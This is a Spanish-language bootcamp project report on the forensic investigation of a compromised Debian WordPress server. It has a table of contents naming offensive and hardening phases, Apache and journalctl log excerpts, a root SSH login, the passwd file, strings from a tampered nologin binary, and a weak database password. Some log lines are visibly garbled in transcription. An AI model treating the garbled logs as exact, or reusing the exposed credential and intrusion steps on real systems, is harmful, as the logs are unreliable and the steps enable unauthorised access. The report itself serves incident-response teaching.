

PROYECTO FINAL DE **BOOTCAMP** CIBERSEGURIDAD

ANÁLISIS FORENSE
DE UNA MÁQUINA



RED TEAM



BLUE TEAM & GSRC



ANÁLISIS FORENSE, RED TEAM & BLUE TEAM

Fase 1 Autopsia-.....	7
1.- Autopsia.....	7
1.1 Logs Apache2.....	7
En esta primera fase, se procede a inspeccionar la máquina Debian comprometida, se utiliza el programa Autopsy para analizarla y buscar servicios, logs y archivos que pudieran tener comprometido al sistema, y detallar lo que ha pasado anteriormente, Todo esto ha sido con los tres pilares de análisis forense que son: Identificación, preservación y análisis y documentación y presentación.....	7
1.2 Descubrimientos de los Log.....	8
1.3 Localizando usuarios y hashes.....	9
1.4 Conclusión.....	15
FASE 2 RedTeam Pentesting and Exploit.....	16
2.- Reconocimiento.....	16
2.1 Reconocimiento del objetivo y la red.....	16
2.2 Versiones y Vulnerabilidades.....	18
Servicio FTP — vsftpd 3.0.3.....	19
Servicio SSH — OpenSSH 9.2p1.....	19
Servicio HTTP — Apache httpd 2.4.62.....	20
2.3 Análisis WordPress puerto 80.....	20
Servicio HTTP — WordPress Core 6.9.1.....	21
2.4 Conexión FTP usando anonymous.....	26
2.5 SSH remoto.....	27
2.6 Investigacion y recopilacion.....	29
2.7 Acceso bases de datos, exploración y robo de información.....	32
2.8 Explotación vulnerabilidad y ataque a máquina.....	35
2.8.1 Creación Script.....	35
2.8.2 Monitorización y ejecución.....	39
2.9 Conclusiones Pentesting y Explotación.....	43
FASE 3 BlueTeam and Hardening.....	45
3.1 PLAN DE RECUPERACIÓN DE LA MÁQUINA DEBIAN.....	45
3.2 Bloqueo de servicios y sanitización.....	49
3.2.1 FTP puerto 21.....	49
3.2.2 SSH BLOQUEO DE SERVICIO.....	51
3.3 Limpieza usuarios no seguros MariaDB.....	55
3.4 Limpieza man-db, apt compat y apt.systemd.daily.....	58
3.5 Instalación y configuración de antivirus.....	59
3.6 Sanitizacion Wordpress.....	63
3.7 Configuración Apache2 por puerto 443.....	69
3.8 Instalación Agente Wazuh.....	69
3.9 Instalación RKHUNTER y utilización.....	72
3.10 Usuario debian.....	74
FASE 4 Plan de respuesta de incidentes y certificación.....	75
4.1 Plan de respuesta a incidentes y SGSI (Seguridad Gestiona – ISO 27001).....	75

4.1.1: Creación del Plan de Respuesta a Incidentes (NIST SP 800-61).....	75
4.1.3: Implementación de mecanismos de protección de datos (backups, cifrado, control de accesos).....	78
4.1.4: Plan de respuesta a incidentes y SGSI.....	79
4.1.5 Recomendaciones de Data Loss Prevention (DLP).....	81
4.1.6 Formalización del plan de recuperación y continuidad del negocio.....	82
4.1.7 Presentación ejecutiva de resultados.....	83
4.2 Conclusión y Referencias.....	84
5.CONCLUSIONES.....	85
6.RESUMEN EJECUTIVO.....	85
6.1 Objetivo.....	85
6.2 Alcance del análisis.....	85
6.4 Impacto potencial.....	86
6.5 Medidas correctivas aplicadas.....	86
6.6 Conclusión ejecutiva.....	87
7. INFORME TÉCNICO.....	87
7.1 Objetivo del informe técnico.....	87
7.2 FASE 1 – ANÁLISIS FORENSE.....	87
7.2.1 Herramienta utilizada.....	87
7.2.2 Análisis de logs Apache2.....	87
7.2.3 Análisis con journalctl.....	88
7.2.4 Usuarios y credenciales inseguras.....	88
7.2.5 Persistencia y archivos sospechosos.....	88
7.2.6 Conclusión forense.....	89
7.3 FASE 2 – RECONOCIMIENTO Y PENTESTING.....	89
7.3.1 Descubrimiento de puertos y servicios.....	89
7.3.2 Enumeración de versiones.....	89
7.3.3 Enumeración WordPress y fuzzing web.....	89
7.3.4 Acceso FTP anonymous.....	89
7.3.5 Acceso SSH con credenciales por defecto.....	90
7.3.6 Acceso y exfiltración de bases de datos.....	90
7.3.7 Ataque de Denegación de Servicio.....	90
7.3.8 Conclusión de la fase ofensiva.....	90
7.4 FASE 3 – RECUPERACIÓN Y HARDENING.....	91
7.4.1 Restauración desde snapshot.....	91
7.4.2 Actualización del sistema.....	91
7.4.3 Hardening FTP.....	91
7.4.4 Hardening SSH.....	91
7.4.5 Limpieza MariaDB.....	91
7.4.6 Reparación de archivos críticos del sistema.....	91
7.4.7 Instalación de antivirus y herramientas defensivas.....	91
7.4.8 Detección de rootkits con rkhunter.....	92
7.4.9 Recuperación WordPress y HTTPS.....	92
7.4.10 Fortalecimiento del usuario debian.....	92

7.5 FASE 4 – PLAN DE RESPUESTA A INCIDENTES Y SGSI.....	92
7.5.1 Plan de respuesta basado en NIST SP 800-61.....	92
7.5.2 SGSI basado en ISO 27001.....	92
7.5.3 Recomendaciones DLP, backups y cifrado.....	93
7.6 Conclusión técnica final.....	93
8.1 HERRAMIENTAS UTILIZADAS.....	93
Autopsy.....	93
journalctl.....	93
Nmap.....	93
Gobuster.....	94
FTP (vsftpd).....	94
OpenSSH (SSH).....	94
MariaDB / MySQL.....	94
mysqldump.....	94
SCP.....	94
htop.....	94
df -h / watch.....	94
cron / crontab.....	94
apt / apt-get.....	95
debsums.....	95
UFW (Uncomplicated Firewall).....	95
ClamAV.....	95
Wazuh Agent.....	95
rkhunter.....	95
WordPress.....	95
Apache2.....	95
8.2 Fuentes oficiales.....	96
Debian Documentation.....	96
Apache HTTP Server Documentation.....	96
WordPress Developer Documentation.....	96
OpenSSH Manual / man pages.....	96
vsftpd Documentation.....	96
MariaDB Documentation.....	96
ClamAV Documentation.....	96
Wazuh Documentation.....	96
rkhunter Documentation.....	96
Bases de datos de vulnerabilidades y CVEs.....	97
NIST NVD (National Vulnerability Database).....	97
MITRE CVE.....	97
Exploit-DB.....	97
INCIBE (Instituto Nacional de Ciberseguridad).....	97
Fuentes de ciberseguridad y hardening.....	97
OWASP.....	97
SANS Institute.....	97

Red Hat Security Guides.....	97
CIS Benchmarks.....	97
Estándares y marcos utilizados.....	98
NIST SP 800-61 (Computer Security Incident Handling Guide).....	98
ISO/IEC 27001 e ISO/IEC 27002.....	98
ISO 27005.....	98
Herramientas ofensivas y documentación práctica.....	98
Kali Linux Documentation.....	98
man pages Linux.....	98
Blogs técnicos y artículos especializados.....	98

Fase 1 Autopsia-

1.- Autopsia

Se realiza análisis forense de la máquina debian, tal cual ha sido recibida, se capture foto de la máquina, que se analiza con el programa Autopsy, para estudiar los procedimientos utilizados durante el ataque, ver el estado de la máquina y poder proceder posteriormente.

1.1 Logs Apache2

En esta primera fase, se procede a inspeccionar la máquina Debian comprometida, se utiliza el programa Autopsy para analizarla y buscar servicios, logs y archivos que pudieran tener comprometido al sistema, y detallar lo que ha pasado anteriormente, Todo esto ha sido con los tres pilares de análisis forense que son: Identificación, preservación y análisis y documentación y presentación.

```
127.0.0.1 - - [08/Oct/2024:16:49:46 -0400] "POST /wp-cron.php?HTTP/1.1" 200 259 "-" "WordPress/6.6.2; http://localhost"
127.0.0.1 - - [08/Oct/2024:16:49:46 -0400] "GET / HTTP/1.1" 200 3343 "-" "WordPress/6.6.2; http://localhost"
127.0.0.1 - - [08/Oct/2024:16:49:46 -0400] "GET / HTTP/1.1" 200 3343 "-" "WordPress/6.6.2; http://localhost"
127.0.0.1 - - [08/Oct/2024:16:49:46 -0400] "POST /wp-cron.php?doing_wp_cron=1728420586.258949950408935546875 HTTP/1.1" 200 259 "-" "WordPress/6.6.2; http://localhost"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-admin/?HTTP/1.1" 200 17535 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/js/thickbox/thickbox.css?ver=6.6.2 HTTP/1.1" 200 1274 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/css/editor.min.css?ver=6.6.2 HTTP/1.1" 200 1618 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-admin/ji/common.min.js?ver=6.6.2 HTTP/1.1" 200 7675 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/dist/18min.js?ver=5e550be45a90c2b997e6 HTTP/1.1" 200 4011 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/hoverintent.js?ver=2.2.1 HTTP/1.1" 200 1060 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/admin-bar.min.js?ver=6.6.2 HTTP/1.1" 200 1700 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/clipboard.min.js?ver=2.0.1 HTTP/1.1" 200 3494 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/undercore.min.js?ver=1.13.4 HTTP/1.1" 200 7655 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/dist/ready.min.js?ver=1.0.1 HTTP/1.1" 200 662 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/dist/url.min.js?ver=36ae04ad9043b8749b6 HTTP/1.1" 200 4080 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/api-request.min.js?ver=6.6.2 HTTP/1.1" 200 993 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:45 -0400] "GET /wp-includes/ji/ajax-response.min.js?ver=6.6.2 HTTP/1.1" 200 1293 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/site-health.min.js?ver=6.6.2 HTTP/1.1" 200 1434 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/wp-lists.min.js?ver=6.6.2 HTTP/1.1" 200 2541 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/jquery/color.min.js?ver=2.2.0 HTTP/1.1" 200 3284 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/quicktags.min.js?ver=6.6.2 HTTP/1.1" 200 3855 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/api-query.min.js?ver=2.2.3 HTTP/1.1" 200 1970 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/postbox.min.js?ver=6.6.2 HTTP/1.1" 200 2565 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/edit-comments.min.js?ver=6.6.2 HTTP/1.1" 200 5454 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/query/uimouse.min.js?ver=1.13.3 HTTP/1.1" 200 1441 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/jquery/uimouse.min.js?ver=1.13.3 HTTP/1.1" 200 6930 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/dist/deprecated.min.js?ver=1f84915c5e8aa38964c1 HTTP/1.1" 200 778 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/query/core.min.js?ver=1.13.3 HTTP/1.1" 200 7450 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/dashboard.min.js?ver=6.6.2 HTTP/1.1" 200 3406 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/thickbox/thickbox.js?ver=2.1-20121105 HTTP/1.1" 200 4376 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/shortcode.min.js?ver=6.6.2 HTTP/1.1" 200 1488 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/uploads.min.js?ver=6.6.2 HTTP/1.1" 200 10712 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/wp-sanitize.min.js?ver=6.6.2 HTTP/1.1" 200 626 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/dist/vendor/moment.min.js?ver=2.29.4 HTTP/1.1" 200 18894 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/plugin-installer.min.js?ver=6.6.2 HTTP/1.1" 200 1364 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/date/data.min.js?ver=aaca63871d924ac51 HTTP/1.1" 200 43919 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/media-upload.min.js?ver=6.6.2 HTTP/1.1" 200 955 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/wplink.min.js?ver=6.6.2 HTTP/1.1" 200 4251 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/wp-auth-check.min.js?ver=6.6.2 HTTP/1.1" 200 1115 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/query/min.js?ver=1.13.3 HTTP/1.1" 200 3402 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/ji/svg-painter.min.js?ver=6.6.2 HTTP/1.1" 200 2469 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/heartbeat.min.js?ver=6.6.2 HTTP/1.1" 200 2400 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0"
127.0.0.1 - - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/ji/jquery/ui/autocomplete.min.js?ver=1.13.3 HTTP/1.1" 200 3249 "http://localhost/wp-admin/"
```

```

HTTP/1.1" 200 43919 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-admin/js/media-upload.min.js?ver=6.6.2 HTTP/1.1" 200 955 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/wplink.min.js?ver=6.6.2 HTTP/1.1" 200 4251 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/wp-auth-check.min.js?ver=6.6.2 HTTP/1.1" 200 1115 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/jquery/ui/menu.min.js?ver=1.13.3 HTTP/1.1" 200 3402 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/heartbeat.min.js?ver=6.6.2 HTTP/1.1" 200 2400 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/jquery/ui/autocomplete.min.js?ver=1.13.3 HTTP/1.1" 200 3249 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:47 -0400] "GET /wp-includes/js/wp-emoji-release.min.js?ver=6.6.2 HTTP/1.1" 200 5406 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:48 -0400] "GET /wp-includes/js/thickbox/loadingAnimation.gif HTTP/1.1" 200 15525 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:48 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 3941 "http://localhost/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons-admin-bar-site-health.common.forms.admin-menu.dashboard.list-tables.edit.revisions.media.themes.about.nav-menus.wp-pol&load%5Bchunk_1%5D=inter-widgets.site-icon.l10n.buttons.wp-auth-check&ver=6.6.2" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:49:48 -0400] "GET /wp-admin/admin-ajax.php?action=dashboard-widgets&widget=dashboard_primary&pagenow=dashboard HTTP/1.1" 200 618 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
::1 - [08/Oct/2024:16:49:52 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.62 (Debian) (internal dummy connection)"
::1 - [08/Oct/2024:16:49:53 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.62 (Debian) (internal dummy connection)"
::1 - [08/Oct/2024:16:49:54 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.62 (Debian) (internal dummy connection)"
127.0.0.1 - [08/Oct/2024:16:50:47 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:52:48 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:54:48 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:56:48 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - [08/Oct/2024:16:58:48 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://localhost/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

```

1.2 Descubrimientos de los Log

Se procede en a la búsqueda de los logs de los servicios, y en **var/log/apache2/access.log** se estudian los logs al servicio Wordpress.

Se ve un ataque que comienza el día 08/10 y consigue persistencia como se demuestra en la captura que sigue a continuación. Se intentan localizar logs de las bases de datos Mariadb y mysql y no existen o no se localizan en las raíces que deberían estar, se localizan todos los logs de registro en journal, esto es se debe a que el sistema usa systemd, se invoca el con jounalctl y se estudia, viendo que desde el día **30 de Septiembre** se ha estado modificando archivos de wordpress en el sistema. Se confirma modificación de archivos de wordpress que demuestran que el ataque empezó antes.

```

ep 30 11:23:25 debian sudo[37585]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:42:21 debian sudo[37585]: pam_unix(sudo:session): session closed for user root
ep 30 11:46:05 debian sudo[38349]:  debian : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/apt install curl
ep 30 11:46:05 debian sudo[38349]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:46:13 debian sudo[38349]: pam_unix(sudo:session): session closed for user root
ep 30 11:56:21 debian sudo[38495]:  debian : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/cp -a /tmp/wordpress/. >
ep 30 11:56:21 debian sudo[38495]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:56:22 debian sudo[38495]: pam_unix(sudo:session): session closed for user root
ep 30 11:57:49 debian sudo[38553]:  debian : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/chown -R www-data:www-d
ep 30 11:57:49 debian sudo[38553]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:57:49 debian sudo[38553]: pam_unix(sudo:session): session closed for user root
ep 30 11:58:23 debian sudo[38598]:  debian : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/chmod -R 755 /var/www/h
ep 30 11:58:23 debian sudo[38598]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:58:23 debian sudo[38598]: pam_unix(sudo:session): session closed for user root
ep 30 11:59:38 debian sudo[38666]:  debian : TTY=pts/0 ; PWD=/var/www/html ; USER=root ; COMMAND=/usr/bin/mv wp-config-s
ep 30 11:59:38 debian sudo[38666]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 11:59:38 debian sudo[38666]: pam_unix(sudo:session): session closed for user root
ep 30 12:00:08 debian sudo[38693]:  debian : TTY=pts/0 ; PWD=/var/www/html ; USER=root ; COMMAND=/usr/bin/nano wp-config
ep 30 12:00:09 debian sudo[38693]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
ep 30 12:02:41 debian sudo[38693]: pam_unix(sudo:session): session closed for user root

```

Se confirma conexión desde **ip 192.168.0.134** el día **8 de Octubre**, conexión desde la propia red interna, en hora y fecha que cuadran con los logs arriba mencionados en la captura.

```

Oct 08 17:40:59 debian sshd[1650]: Accepted password for root from 192.168.0.134 port 45623 ssh2

```

1.3 Localizando usuarios y hashes

Se encuentran dos usuarios mal configurados, uno es **wordpressuser** con 123456 y el otro es user creado posteriormente, con password, lo que demuestra la debilidad de ambos, el segundo usuario fue probablemente creado durante el ataque, todo ello va relacionado con el usuario **www-data**, que se confirma que tiene todos los permisos activos 777.

A continuación se procede a investigar los usuarios

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:106:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:108:118:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

que nos lleva a nologin, donde se descubre lo siguiente.

```
/lib64/ld-linux-x86-64.so.2
puts
closelog
__libc_start_main
tbyname
openlog
__cxa_finalize
__syslog_chk
getenv
getuid
getlogin
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
_gmon_start_
_ITM_registerTMCloneTable
tEATI
[]AVA]
PTE1
u+UH
UNKNOWN
SSH_ORIGINAL_COMMAND=
SSH_ORIGINAL_COMMAND
nologin
Attempted login by %s (UID: %d) on %s%s%s
This account is currently not available.
;*3$"
/usr/lib/debug/.dwz/x86_64-linux-gnu/login.debug
ec~E
1861516afe8e4d068319412a5a1b4be32e34d1.debug
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.gnu_debugaltlink
.gnu_debuglink
```

